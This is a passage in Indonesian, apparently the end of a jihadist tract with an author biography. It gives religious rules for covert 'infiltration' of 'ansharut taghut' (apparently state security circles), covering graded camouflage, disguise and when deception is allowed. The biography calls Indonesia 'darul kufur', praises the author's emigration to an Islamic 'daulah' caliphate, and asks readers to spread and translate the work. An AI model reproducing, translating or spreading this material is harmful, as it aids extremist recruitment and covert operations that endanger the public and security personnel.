Oleh karenanya, unsur uzhur, ikroh, dan dharurat dalam operasi-operasi khusus infiltrasi harus disiplin dijalankan. Dan harus disiplin bagaimana hal tersebut hanya terkait dirinya sendiri, dan tidak berpengaruh kepada orang lain. Sebagai contoh, terdapat unit khusus yang melakukan infiltrasi di lingkungan ansharut taghut dengan alibi tertentu. Dengan alibinya inilah, unit khusus ini mampu mengakses (keluar-masuk) lingkungan ansharut taghut tersebut. Untuk lebih menyamarkan tugas dan identitasnya, maka ia harus melakukan kamuflase sesuai dengan tingkatan.

Kalau tingkatan pertama, dia lolos dan menghendaki tingkatan kedua. Maka dia harus mempersiapkan tingkatan kedua, dan sepanjang hal tersebut dilakukan apabila ada kecurigaan dari ansharut taghut yang berada di sekitarnya. Namun apabila tingkat kedua lolos tanpa harus berikrah, maka ikrah tersebut tidak mutlak harus dijalankan.

Oleh karenanya dalam kamuflase ada beberapa hal yang harus diperhatikan:

1. Apakah kamuflase tersebut akan berpengaruh kepada dirinya sendiri ataukah orang lain (kaum muslimin) disekitar kita. Kalau kamuflase tersebut menjadikan orang lain mengikuti langkah-langkah kita (tentu tanpa kondisi uzur, ikroh, dan dharuri yang sama), maka kamuflase tersebut tidak layak dijalankan.
2. Apakah kamuflase tersebut benar-benar telah dalam kondisi ikroh, udzur, dan dharurat.
3. Bagaimana tingkatan kamuflase yang dijalankan. Tidak boleh melakukan kamuflase, jika tidak diperlukan. Atau melakukan kamuflase yang berlebihan melebihi dari tingkatan tersebut.
4. Kamuflase adalah sifatnya sementara, jika selesai tugas maka harus ditanggalkan kamuflase yang dijalankan tersebut. Atau kondisi telah berubah (aman), atau tingkatan (uzur, ikroh, dan darurat) tersebut telah turun, maka tingkatan kamuflase juga harus diturunkan.
5. Kamuflase pada hukum dasarnya adalah haram karena bertentangan dengan dalil-dalil larangan tasyabuh. Namun menjadi mubah apabila dalam kondisi khusus (uzur, ikroh, dan dharurat). Sehingga kamuflase adalah bentuk kemaksiyatan yang wajib bertaubat setelahnya.

BIOGRAFI

Penulis bernama Bahrunnaim atau sering dipanggil BN memiliki nama lengkap Muhammad Bahrunnaim Anggih Tamtomo. Lahir di Pekalongan, 33 tahun yang lalu. Anak kedua dari M. Fatchurrachman AS pensiunan PNS Dinas Perikanan, dan Siti Thoyyibah Solihati. Semenjak lulus sekolah dasar, bersekolah dan *nyantri* bersama kakeknya KH. Ruhani Abdul Hakim.

Pemikiran-pemikiran penulis dipengaruhi oleh kakek beliau, dan orang-orang yang berada di sekeliling beliau baik dari kalangan pemikir, cendekiawan, politikus yang tidak mungkin penullis sebutkan satu persatu. Selain itu, motivator penulis tak lain adalah orangtua penulis yang mendidik penulis dengan didikan yang istimewa.

Di tahun 2010, penulis dijebloskan ke dalam penjara oleh detasemen khusus 88 anti terror mabes polri dengan tuduhan awal terorisme. Karena tidak terbukti terlibat, dan tidak adanya pihak lain yang beraktifitas bersama penulis, maka kasus tersebut akhirnya dialihkan kepada kasus penemuan amunis yang tiba-tiba ditemukan di garasi rumahnya. Sehingga, meski banyak kejanggalan dalam persidangan-persidangan, penulis tetap diganjar dengan hukuman penjara.

Selepas keluar dari penjara, penulis curahkan pemikiran dan aktifitasnya untuk keluar dari darul kufur Indonesia menuju daulah Islamiyyah. Khilafah ‘ala minhajin nubuwwah. Pilihan tersebut diambil oleh penulis, karena menguatnya kekufuran dan kedzaliman yang terjadi.

Apa yang penulis tulis ini, penulis dedikasikan kepada seluruh kaum muslimin. Silakan sebarluaskan, dan alih bahasakan. Semoga menjadi jariyyah bersama.